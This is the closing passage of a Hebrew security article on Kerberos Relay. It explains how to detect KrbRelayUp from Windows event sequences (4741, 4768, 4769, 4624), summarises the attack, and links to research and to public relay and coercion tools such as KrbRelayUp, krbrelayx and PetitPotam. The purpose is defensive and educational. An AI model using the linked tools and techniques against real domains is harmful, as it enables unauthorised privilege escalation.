
4624 ו-4769: Cyb3r-Monk יצר שאילתה המחפשת Kerberos Logons (4624 עם Kerberos) עם חשבונות מחשב שלא הייתה עבורם אף Ticket Request (4769) ב-12 שעות האחרונות מאותו IpAddress עם אותו ה-TargetUserName (10 שעות זה ה-Ticket Expiration הדיפולטי). כמובן שיכולים להיות False-ים ולכן שווה לטייב זאת לפני הכנסה.

רצף של 4741 ← 4768 ← 4769:

- 4741: A Computer Account Was Created.
- 4768: A Kerberos Authentication Ticket (TGT) Was Requested.
- 4769: A Kerberos Service Ticket Was Requested.


רצף של שלושת האירועים האלה (יצירת חשבון מחשב, Login עם חשבון המחשב ובקשת Service Ticket עם חשבון המחשב) בתקופת זמן קצרה (למשל 2 דקות), יכול להעיד על שימוש ב-KrbRelayUp.

יצירת חשבון המחשב evilcomputer5$:




[מקור: https://systemweakness.com/krbrelayup-attack-and-detection-6fcd491af4fc]

בקשת התאמתות עם Kerberos עבור evilcomputer5$:



[מקור: https://systemweakness.com/krbrelayup-attack-and-detection-6fcd491af4fc]

בקשת Service Ticket לחשבון אחר באמצעות evilcomputer5$:



[מקור: https://systemweakness.com/krbrelayup-attack-and-detection-6fcd491af4fc]

סיכום

במשך זמן רב, Kerberos Relay נחשבה מתקפה בלתי אפשרית אבל בתחום שלנו, אין דבר כזה בלתי אפשרי! המון פעמים אנו נוטים לחשוב שאם משהו יותר מאובטח אז הוא מאובטח לחלוטין, אך כל פעם אנו מגלים מחדש איך אפשר להפריך זאת. הגישה הנכונה היא להבין שהמתקפה יכולה להגיע מכל מקום, גם אם הוא לא צפוי.

במאמר נגענו בכמה פרוטוקולים באמצעותם ביצענו את המתקפה, הבנו את ה-Flow, התמודדנו עם בעיית ה-SPN ב-Kerberos, הכרנו כלים ספציפיים למתקפה ולמדנו לזהות ולהגן מפני Kerberos Relay (כמה שאפשר).

אני כן ממליצה לקרוא את המאמר של James Forshaw מכיוון שלא נגעתי בכל הנושאים שמתוארים שם וכמובן לקרוא על התהליך שמתבצע לאחר ה-Relay (כמו הסלמת הרשאות ל-SYSTEM).

אני מאוד מקווה שהצלחתי לגרום לכם לרצות לקרוא יותר על Kerberos Relay, לחקור עוד פרוטוקולים, למצוא דרכים נוספות לבצע את המתקפה ואולי לקדם בארגונים שישנו את ההגדרות הדיפולטיביות שכבר מזמן מרגיש שנועדו רק כדי לעזור לתוקף... ☺

ביבליוגרפיה

קישורים לנושאים מקדימים (כמובן שיש עוד מגוון מאמרים):

- **NTLM** - https://en.hackndo.com/pass-the-hash/#protocol-ntlm
- **NTLM Relay** - https://en.hackndo.com/ntlm-relay/
- **Kerberos** - https://www.techtarget.com/searchsecurity/definition/Kerberos https://he.wikipedia.org/wiki/%D7%A7%D7%A8%D7%91%D7%A8%D7%95%D7%A1_(%D7%A4%D7%A8%D7%95%D7%98%D7%95%D7%A7%D7%95%D7%9C)

מקורות מרכזיים:

המאמר המרכזי שמתעמק ב-Kerberos Relay ועליו הסתמכתי (+ הסרטון):

- **James Forshaw, Project Zero** - https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
  - Video: https://www.youtube.com/watch?v=yXZQ0KKI8n0
- **Relaying Kerberos over DNS** - https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/

כלים:

- https://github.com/ShorSec/KrbRelayUp
- https://github.com/cube0x0/KrbRelay
- https://github.com/dirkjanm/krbrelayx

זיהוי ופירוט על הכלים:

- https://vuls.cert.org/confluence/pages/viewpage.action?pageId=102793321
- https://www.youtube.com/watch?v=KcTJN6Wy1AM&t=897s - Kerberos Relaying (KrbRelayUp) Attack & Detection
- https://www.youtube.com/watch?v=DmYOmNOfCTU - KrbRelayUp Privilege Escalation | Threat SnapShot
- https://posts.bluraven.io/detecting-kerberos-relaying-e6be66fa647c
- https://systemweakness.com/krbrelayup-attack-and-detection-6fcd491af4fc

אקסטרה:

- **DCOM Relay**: https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html
- PetitPotam:
  - https://github.com/topotam/PetitPotam
  - https://cyberint.com/blog/techtalks/petitpotam-ntlm-relay-attack/#REFERENCES